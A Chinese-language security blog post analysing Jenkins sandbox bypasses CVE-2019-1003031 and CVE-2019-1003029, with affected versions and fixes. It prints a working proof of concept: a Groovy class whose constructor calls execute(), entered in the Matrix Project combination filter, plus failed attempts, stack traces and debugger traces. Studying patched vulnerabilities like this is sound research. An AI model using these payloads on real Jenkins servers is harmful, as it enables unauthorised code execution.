

CVE-2019-1003031:[Jenkins]Matrix Project Plugin沙箱绕过漏洞

[sha\\*\\*\\*\\*ock5](#) / 2019-05-29 08:50:00 / 浏览数 4934 [安全技术](#) [漏洞分析](#) [顶\(0\)](#) [踩\(0\)](#)

## [1] CVE-2019-1003031 : [Jenkins]Matrix Project Plugin 沙箱绕过

Matrix Project插件用于构建“多配置项目”，如多环境测试、平台指定构建等。

在其配置过程中接受用户指定的Groovy Script，在Matrix Project Plugin <= 1.13中存在沙箱被绕过的漏洞。

影响版本：Matrix Project Plugin <= 1.13

利用条件：具有Job/Configure 权限的用户

修复建议：升级到1.14或以上

参考：

<https://jenkins.io/security/advisory/2019-03-06/#SECURITY-1339>

<https://nvd.nist.gov/vuln/detail/CVE-2019-1003031>

## [2] CVE-2019-1003029 : [Jenkins]Script Security Plugin 沙箱绕过

Script Security插件集成在Jenkins的各种功能插件（比如Matrix Project插件）中，可以用来管理普通用户执行Groovy脚本的权限。

Jenkins的Script Security插件 <= 1.53中存在沙箱被绕过的漏洞。

影响版本：Script Security Plugin <= 1.53

利用条件：具有Overall/Read 权限的用户

修复建议：升级到1.54或以上（考虑到CVE-2019-1003040，需升级到1.56或以上）

参考：

<https://jenkins.io/security/advisory/2019-03-06/#SECURITY-1336>

<https://nvd.nist.gov/vuln/detail/CVE-2019-1003029>

前一段时间，Jenkins官方的安全通告报了好几个严重漏洞，但是可能大家在狂欢Orange大佬的那个[未授权RCE](#)

看了[Matrix Project Plugin相关的介绍](#)

得知这个插件是在创建Job的时候，选择项目类型的地方体现的：

### Enter an item name

» This field cannot be empty, please enter a valid name



#### 构建一个自由风格的软件项目

这是Jenkins的主要功能.Jenkins将会结合任何SCM和任何构建系统来构建你的项目,甚至可以构建软件以外的系统.



#### 流水线

精心地组织一个可以长期运行在多个节点上的任务。适用于构建流水线（更加正式地应当称为工作流），增加或者组织难以采用自由风格的任务类型。



#### 构建一个多配置项目

适用于多配置项目,例如多环境测试,平台指定构建,等等.



#### GitHub 组织

扫描一个 GitHub 组织（或者个人账户）的所有仓库来匹配已定义的标记。



#### 多分支流水线

根据一个SCM仓库中检测到的分支创建一系列流水线。



#### 文件夹

创建一个可以嵌套存储的容器。利用它可以进行分组。视图仅仅是一个过滤器，而文件夹则是一个独立的命名空间，因此你可以有多个相同名称的内容，只要它们在不同的文件 夹里即可。

通过查看各个项的帮助信息，找到了输入Groovy脚本的地方：

cqq.com:8088/jenkins\_2\_150\_3/job/cqq/configure

GeneralAdvanced Project OptionsSource Code ManagementBuild TriggersConfiguration MatrixBuild EnvironmentBuild

Post-build Actions

### Configuration Matrix

Add axis ▾

☒ Combination Filter

By default, Jenkins builds all the possible combinations of axes exhaustively. But sometimes this is too many, or may contain combinations that don't make sense. In such a situation, you can make the matrix sparse by filtering out combinations that you don't want through a Groovy expression that returns true or false.

When you specify a Groovy expression here, only the combinations that result in **true** will be built. In evaluating the expression, axes are exposed as variables (with their values set to the current combination evaluated).

#### Filtering based on values

For example, let's say you are building on different operating systems for different compilers. Assume that your slave labels are **label=[linux,solaris]** and you have created an axis as **compiler=[gcc,cc]**. Any of the following expressions will filter out **cc** builds on **linux**. Depending on how you think about this constraint, you'll probably find some more intuitive than others.

Read "if both linux and cc, it's invalid"

Read "for a combination to be valid, it has to be either on solaris or on gcc."

Read "if on Solaris, just do cc"

!(label=="linux" && compiler=="cc")

label=="solaris" || compiler=="gcc"

(label=="solaris").implies(compiler=="cc")

#### Sparsening of the matrix

In addition to the specific filtering rules based on values, one can also use a special variable "index", which can be used to sparsen the matrix.

For example, `index%2==0` would cut the matrix size in half by removing one combination per every 2 combinations, in such a way that the coverage is still reasonable. Similarly, `index%3!=0` would cut the matrix size into 66% by throwing away every 1 out of 3 combinations.

Filter

☐ Run each configuration sequentially

☐ Execute touchstone builds first

Save

Apply

在准备利用Matrix Project

Plugin漏洞的时候，发现自己输入脚本要么是格式不对，要么是碰到了Groovy脚本安全性检查，也就是某些方法或者关键字不允许使用。

先是试了这个payload：

```
(new java.lang.ProcessBuilder("/Applications/Calculator.app/Contents/MacOS/Calculator").start())=="
```

然而发现不能调用ProcessBuilder:

Configuration Matrix

Add axis

Combination Filter

Filter

(new java.lang.ProcessBuilder("/Applications/Calculator.app/Contents/MacOS/Calculator").start())=="

Error

A problem occurred while processing the request. Please check [our bug tracker](#) to see if a similar problem has already been reported. If it is already reported, please vote and put a comment on it to let us gauge the impact of the problem. If you think this is a new issue, please file a new issue. When you file an issue, make sure to add the entire stack trace, along with the version of Jenkins and relevant plugins. [The users list](#) might be also useful in understanding what has happened.

Stack trace

org.jenkinsci.plugins.scriptsecurity.sandbox.RejectedAccessException: Scripts not permitted to use new java.lang.ProcessBuilder  
java.lang.String[ ]  
at org.jenkinsci.plugins.scriptsecurity.sandbox.whitelists.StaticWhitelist.rejectNew(StaticWhitelist.java:184)  
at org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.SandboxInterceptor.onNewInstance(SandboxInterceptor.java:170)  
at org.kohsuke.groovy.sandbox.impl.Checker\$3.call(Checker.java:197)  
at org.kohsuke.groovy.sandbox.impl.Checker.checkedConstructor(Checker.java:202)  
at org.kohsuke.groovy.sandbox.impl.Checker\$checkedConstructor\$0.callStatic(Unknown Source)  
at org.codehaus.groovy.runtime.callsite.CallSiteArray.defaultCallStatic(CallSiteArray.java:56)  
at org.codehaus.groovy.runtime.callsite.AbstractCallSite.callStatic(AbstractCallSite.java:194)  
at org.codehaus.groovy.runtime.callsite.AbstractCallSite.callStatic(AbstractCallSite.java:214)  
at Script1.run(Script1.groovy:1)  
at org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.GroovySandbox.run(GroovySandbox.java:154)  
at hudson.matrix.FilterScript.evaluate(FilterScript.java:45)  
at hudson.matrix.FilterScript.apply(FilterScript.java:85)  
at hudson.matrix.Combination.evalGroovyExpression(Combination.java:101)  
at hudson.matrix.Combination.evalGroovyExpression(Combination.java:91)  
at hudson.matrix.MatrixProject.rebuildConfigurations(MatrixProject.java:658)  
at hudson.matrix.MatrixProject.submit(MatrixProject.java:959)  
at hudson.model.Job.doConfigSubmit(Job.java:1350)  
at hudson.model.AbstractProject.doConfigSubmit(AbstractProject.java:772)  
at java.lang.invoke.MethodHandle.invokeWithArguments(MethodHandle.java:627)

后来又用了：

```
("".getClass().forName("java.lang.Runtime")).getMethod("getRuntime",null).invoke(null,null).exec("/Applications/Calculator.app/Contents/MacOS/Calculator")
```

结果：

GeneralAdvanced Project OptionsSource Code ManagementBuild TriggersConfiguration MatrixBuild EnvironmentBuild

Post-build Actions

Configuration Matrix

Add axis

Combination Filter

Filter

("".getClass().forName("java.lang.Runtime")).getMethod("getRuntime",null).invoke(null,null).exec("/Applications/Calculator.app/Contents/MacOS/Calculator")

Error

A problem occurred while processing the request. Please check [our bug tracker](#) to see if a similar problem has already been reported. If it is already reported, please vote and put a comment on it to let us gauge the impact of the problem. If you think this is a new issue, please file a new issue. When you file an issue, make sure to add the entire stack trace, along with the version of Jenkins and relevant plugins. [The users list](#) might be also useful in understanding what has happened.

Stack trace

org.jenkinsci.plugins.scriptsecurity.sandbox.RejectedAccessException: Scripts not permitted to use staticMethod java.lang.Class forName  
java.lang.String  
at org.jenkinsci.plugins.scriptsecurity.sandbox.whitelists.StaticWhitelist.rejectStaticMethod(StaticWhitelist.java:189)  
at org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.SandboxInterceptor.onStaticCall(SandboxInterceptor.java:182)  
at org.kohsuke.groovy.sandbox.impl.Checker\$2.call(Checker.java:186)  
at org.kohsuke.groovy.sandbox.impl.Checker.checkedStaticCall(Checker.java:190)  
at org.kohsuke.groovy.sandbox.impl.Checker.checkedCall(Checker.java:95)  
at org.kohsuke.groovy.sandbox.impl.Checker\$checkedCall.callStatic(Unknown Source)  
at org.codehaus.groovy.runtime.callsite.CallSiteArray.defaultCallStatic(CallSiteArray.java:56)  
at org.codehaus.groovy.runtime.callsite.AbstractCallSite.callStatic(AbstractCallSite.java:194)  
at Script1.run(Script1.groovy:1)  
at org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.GroovySandbox.run(GroovySandbox.java:154)  
at hudson.matrix.FilterScript.evaluate(FilterScript.java:45)  
at hudson.matrix.FilterScript.apply(FilterScript.java:85)  
at hudson.matrix.Combination.evalGroovyExpression(Combination.java:101)  
at hudson.matrix.Combination.evalGroovyExpression(Combination.java:91)  
at hudson.matrix.MatrixProject.rebuildConfigurations(MatrixProject.java:658)  
at hudson.matrix.MatrixProject.submit(MatrixProject.java:959)  
at hudson.model.Job.doConfigSubmit(Job.java:1350)  
at hudson.model.AbstractProject.doConfigSubmit(AbstractProject.java:772)  
at java.lang.invoke.MethodHandle.invokeWithArguments(MethodHandle.java:627)  
at org.kohsuke.stapler.Function\$MethodFunction.invoke(Function.java:396)  
at org.kohsuke.stapler.Function\$InstanceFunction.invoke(Function.java:408)  
at org.kohsuke.stapler.interceptor.RequirePOST\$Processor.invoke(RequirePOST.java:77)  
at org.kohsuke.stapler.PreInvokeInterceptedFunction.invoke(PreInvokeInterceptedFunction.java:26)  
at org.kohsuke.stapler.Function.bindAndInvoke(Function.java:212)  
at org.kohsuke.stapler.Function.bindAndInvokeAndServeResponse(Function.java:145)

联想到之前Orange在博客里说的，需结合几个漏洞来利用，突然明白，由于Script Security插件就是对Jenkins的各种用到了Groovy脚本功能处进行安全检查的，所以需结合这个Script Security检查绕过漏洞CVE-2019-1003029来实现代码执行。

后来翻了一下Orange的博客下的评论。这里评论说，其实并不一定要用Meta Programming来实现，CVE-2019-1003029的作者webpentest给出了绕过方法：

```
public class Tst {  
    public Tst()  
    "your cmd here".execute()  
}  
}
```

有时候修复漏洞的commit中的test也可以给我们一些信息，因为作者修复了一个漏洞，需要写一个test来验证这个漏洞是否真的修复了。

- Script Security插件漏洞修复的commit：

<https://github.com/jenkinsci/script-security-plugin/commit/f2649a7c0757aad0f6b4642c7ef0dd44c8fea434>

```
https://github.com/jenkinsci/script-security-plugin/commit/f2649a7c0757aad0f6b4642c7ef0dd44c8fea434  
979 + @Issue("SECURITY-1336")  
980 + @Test  
981 + public void blockConstructorInvocationAtRuntime() throws Exception {  
982 +     FreeStyleProject p = r.createFreeStyleProject();  
983 +     p.getPublishersList().add(new TestGroovyRecorder(new SecureGroovyScript(  
984 +         "class DoNotRunConstructor {\n" +  
985 +         "    static void main(String[] args) {\n" +  
986 +         "        DoNotRunConstructor() {\n" +  
987 +         "            assert jenkins.model.Jenkins.instance.createProject(hudson.model.FreeStyleProject, 'should-not-exist  
988 +         "        }\n" +  
989 +         "    }\n", true, null)));  
990 +     FreeStyleBuild b = p.scheduleBuild2(0).get();  
991 +     assertNull(r.jenkins.getItem("should-not-exist"));  
992 +     r.assertBuildStatus(Result.FAILURE, b);  
993 +     r.assertLogContains("staticMethod jenkins.model.Jenkins getInstance", b);  
994 + }  
995 +  
963 996 }
```

- matrix project插件漏洞修复的commit：

<https://github.com/jenkinsci/matrix-project-plugin/commit/765fc39694b31f8dd6e3d27cf51d1708b5df2be7>

```
https://github.com/jenkinsci/matrix-project-plugin/commit/765fc39694b31f8dd6e3d27cf51d1708b5df2be7  
62 + @Issue("SECURITY-1339")  
63 + public void testSandboxConstructors() {  
64 +     Combination c = new Combination(Collections.<String, String>emptyMap());  
65 +     try {  
66 +         eval(c, "class DoNotRunConstructor {\n" +  
67 +         "    static void main(String[] args) {\n" +  
68 +         "        DoNotRunConstructor() {\n" +  
69 +         "            assert jenkins.model.Jenkins.instance.createProject(hudson.model.FreeStyleProject, 'should-not-exist  
70 +         "        }\n" +  
71 +         "    }\n");  
72 +         fail("Exception should have been thrown");  
73 +     } catch (Exception e) {  
74 +         assertNull(jenkins.getItem("should-not-exist"));  
75 +         assertThat(e.getMessage(), Matchers.containsString("staticMethod jenkins.model.Jenkins getInstance"));  
76 +     }  
77 + }  
78 +
```

两个地方都提到了DoNotRunConstructor。看这个类名：DoNotRunConstructor（不执行构造器）

猜测这里主要是验证这个构造器里的代码不会被执行。可以验证webpentest的思路其实就是在类的构造器里执行代码，而不是反射或者Runtime、new之类的方式。



webpentest 2019年4月10日 下午3:38

Thanks for the cool research!

As I've found, there is no need to use metaprogramming to achieve RCE via checkScript, because groovy will instantiate classes when calling parseClass. Just use any class with a ctor as the body of the script (it is important that the script should only contain the class definition - in other cases the script will be wrapped with a class by the compiler and internal classes wouldn't be instantiated)

The POC is as follows:

```
public class Tst {  
    public Tst()  
    "your cmd here".execute()  
}
```

This was reported and fixed <https://jenkins.io/security/advisory/2019-03-06/>.

回覆

▼ 回覆

Orange 2019年4月30日 下午5:10

Oh! The another entry point of `checkScript` use `GroovyShell.parse` instead of `classLoader.parseClass`. Due to the GroovyShell, it can execute command without Meta-Programming.

Cool finding!

匿名 2019年5月3日 下午9:05

Please elaborate on how this works, dont understand :)



我在使用的时候，发现public关键字不能使用，于是去掉了public，改成了：

```
class poc{  
    poc(){  
        "/Applications/Calculator.app/Contents/MacOS/Calculator".execute()  
    }  
}
```

Demo

# Jenkins

3

New 任务

People

Build History

系统管理

我的视图

壳据

新建视图

Id Queue

Builds in the queue.

Id Executor Status

Idle

Idle

所有

+

S	W	名称 ↓	Last Success	Last Failure	Last Dur
		<a href="#">m10</a>	N/A	N/A	N/A
		<a href="#">m8</a>	N/A	N/A	N/A
		<a href="#">m9</a>	N/A	N/A	N/A
		<a href="#">mutliitem</a>	N/A	N/A	N/A
		<a href="#">mutliitem2</a>	N/A	N/A	N/A
		<a href="#">mutliitem3</a>	N/A	N/A	N/A
		<a href="#">mutliitem4</a>	N/A	N/A	N/A
		<a href="#">mutliitem5</a>	N/A	N/A	N/A
		<a href="#">mutliitem6</a>	N/A	N/A	N/A
		<a href="#">mutliitem7</a>	N/A	N/A	N/A
		<a href="#">mutliitem8</a>	N/A	N/A	N/A

Icon: [S](#) [M](#) [L](#)

Legend

[RSS for all](#)

[RSS f](#)

Page generated: 2019-5-26 下午12:25

环境：

- Jenkins : [1.150.3](#)
- Matrix Project Plugin : [1.13](#)
- Script Security Plugin : [1.53](#)

```
POST /jenkins_2_150_3/job/cqq/configSubmit
```


调用栈为：

```

parse:117, FilterScript (hudson.matrix)
parse:105, FilterScript (hudson.matrix)
evalGroovyExpression:101, Combination (hudson.matrix)
evalGroovyExpression:91, Combination (hudson.matrix)
rebuildConfigurations:658, MatrixProject (hudson.matrix)
submit:959, MatrixProject (hudson.matrix)
doConfigSubmit:1350, Job (hudson.model)
doConfigSubmit:772, AbstractProject (hudson.model)

```

```
MatrixProject.java x Job.java x AbstractProject.java x AbstractPasswordBasedSecurityRealm.java x Items.java x Jenkins.java x Combination.java x FilterScript.java x Util.java x
926 @Override
927 protected void submit(StaplerRequest req, StaplerResponse rsp) throws IOException, ServletException, FormException { req: RequestImpl@11739 rsp: ResponseImpl@11740
928 super.submit(req, rsp);
929
930 JSONObject json = req.getSubmittedForm(); json: size = 20
931
932 if(req.getParameter("hasCombinationFilter")!=null) {
933     this.combinationFilter = Util.nullify(req.getParameter("combinationFilter"));
934 } else {
935     this.combinationFilter = null; combinationFilter: "class poc{poc(){"/Applications/Calculator.app/Contents/MacOS/Calculator".execute().wait();
936 }
937
938 if(json.optBoolean( key: "hasChildCustomWorkspace", json.has( key: "childCustomWorkspace"))) {
939     setChildCustomWorkspace(Util.fixEmptyAndTrim(json.optString( key: "childCustomWorkspace")));
940 } else {
941     setChildCustomWorkspace(null);
942 }
943
944 List<MatrixExecutionStrategyDescriptor> esd = getDescriptor().getExecutionStrategyDescriptors(); esd: size = 1
945 if (esd.size()>1)
946     executionStrategy = req.bindJSON(MatrixExecutionStrategy.class,json.getJSONObject("executionStrategy"));
947 else
948     executionStrategy = req.bindJSON(esd.get(0).clazz,json.getJSONObject("executionStrategy")); executionStrategy: DefaultMatrixExecutionStrategy
949
950 DescribableList<Axis,AxisDescriptor> newAxes = new DescribableList<Axis,AxisDescriptor>( owner: this); newAxes: size = 0
951 newAxes.rebuildHetero(req, json, Axis.all(), key: "axis");
952 checkAxes(newAxes);
953 this.axes = new AxisList(newAxes.toList()); axes: size = 0 newAxes: size = 0
954
955 buildWrappers.rebuild(req, json, BuildWrappers.getFor( project: this)); buildWrappers: size = 0
956 builders.rebuildHetero(req, json, Builder.all(), key: "builder"); builders: size = 0
957 publishers.rebuildHetero(req, json, Publisher.all(), key: "publisher"); publishers: size = 0 req: RequestImpl@11739 json: size = 20
958
959 rebuildConfigurations( context: null);
960
```



其中combinationFilter参数的值为我们指定的payload。

```
108 /**
109  * @since 1.541
110  */
111 @
112 public static FilterScript parse(String expression, FilterScript defaultScript) { expression: "class poc{poc(){"/Applications/Calculator.app/Contents/MacOS/Calculator".execute().wait();
113     if (Util.fixEmptyAndTrim(expression)==null)
114         return defaultScript; defaultScript: FilterScript$1@11858
115
116     GroovyShell shell = new GroovyShell(GroovySandbox.createSecureClassLoader(FilterScript.class.getClassLoader()), new Binding(), GroovySandbox.createClassLoader());
117     return new FilterScript(shell.parse(expression)); shell: GroovyShell@11871 expression: "class poc{poc(){"/Applications/Calculator.app/Contents/MacOS/Calculator".execute().wait();
118 }
119
120 /**
121  * Constant that always applies to any combination.
122  */
123
```

这里就到了groovy.lang.GroovyShell#parse(String)了。注意这里只是解析传入的字符串脚本，然后返回相应的groovy.lang.Script对象。

Parses the given script and returns it ready to be run

参考：[Groovy官方文档](#)



27 \* Instances of this class is thread unsafe.  
28 \*  
29 \* @author Kohsuke Kawaguchi  
30 \*/  
31 class FilterScript {  
32 private final Script script; script: InvokerHelper\$1@11975  
33  
34 FilterScript(Script script) {  
35 this.script = script;  
36 }  
37  
38 /\*\*  
39 \* @param context  
40 \* Variables th  
41 \*/  
42 private boolean eval  
43 script.setBindin  
44 try {  
45 return TRUE.  
46 } catch (Rejecte  
47 throw Script  
48 }  
49 }

0

( ) mc m+ m- mr AC +/- % ÷  
2<sup>nd</sup> x<sup>2</sup> x<sup>3</sup> x<sup>y</sup> e<sup>x</sup> 10<sup>x</sup> 7 8 9 ×  
1/x √<sup>2</sup>x √<sup>3</sup>x √<sup>y</sup>x ln log<sub>10</sub> 4 5 6 −  
x! sin cos tan e EE 1 2 3 +  
Rad sinh cosh tanh π Rand 0 . =

Debugger Server Tomcat Localhost Log

Frames

Variables

Handling POST /jenkins\_2\_150\_3/job/cqk/configSubmit from 127.0.0.1: http-nio-8088-exec-9...  
<init>:34, FilterScript (hudson.matrix)  
parse:117, FilterScript (hudson.matrix)  
parse:105, FilterScript (hudson.matrix)  
evalGroovyExpression:101, Combination (hudson.matrix)  
evalGroovyExpression:91, Combination (hudson.matrix)  
rebuildConfigurations:658, MatrixProject (hudson.matrix)  
submit:959, MatrixProject (hudson.matrix)  
doConfigSubmit:1350, Job (hudson.model)  
doConfigSubmit:772, AbstractProject (hudson.model)  
invokeVirtual\_L3\_V:-1, 1199825256 (java.lang.invoke.LambdaForm\$DMH)  
reinvoke:-1, 1970480887 (java.lang.invoke.LambdaForm\$BMH)  
invoker:-1 1808785550 (java.lang.invoke.LambdaForm\$MH)

this = (FilterScript@11974)  
script = (InvokerHelper\$1@11975)  
object = (poc@11976)  
metaClass = (MetaClassImpl@12001) "groovy.lang.MetaClassImpl@2fc272ac[class poc]"  
theClass = (Class@11972) "class poc" ...  
theCachedClass = (CachedClass@12003) "class poc"  
cachedClass = (Class@11972) "class poc" ...  
classInfo = (ClassInfo@12094)  
fields = (CachedClass\$1@12095) "[Log.codehaus.groovy.reflection.CachedField;@f7ecbae"  
constructors = (CachedClass\$2@12096) "[Log.codehaus.groovy.reflection.CachedConstructor;@6833853d"  
methods = (CachedClass\$3@12097) "[Log.codehaus.groovy.reflection.CachedMethod;@79765a31"  
cachedSuperClass = (CachedClass\$4@12098) "class java.lang.Object"  
callSiteClassLoader = (CachedClass\$5@12099) "<null>"

参考

<https://blog.orange.tw/2019/02/abusing-meta-programming-for-unauthenticated-rce.html>  
<https://www.lucifaer.com/2019/03/04/Jenkins%20RCE%E5%88%86%E6%9E%90%E%BC%88CVE-2018-1000861%E5%88%86%E6%9E%90%E%BC%89/>

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1. 1 条回复

[sha\\*\\*\\*\\*ock5](#) 2019-05-29 17:56:11

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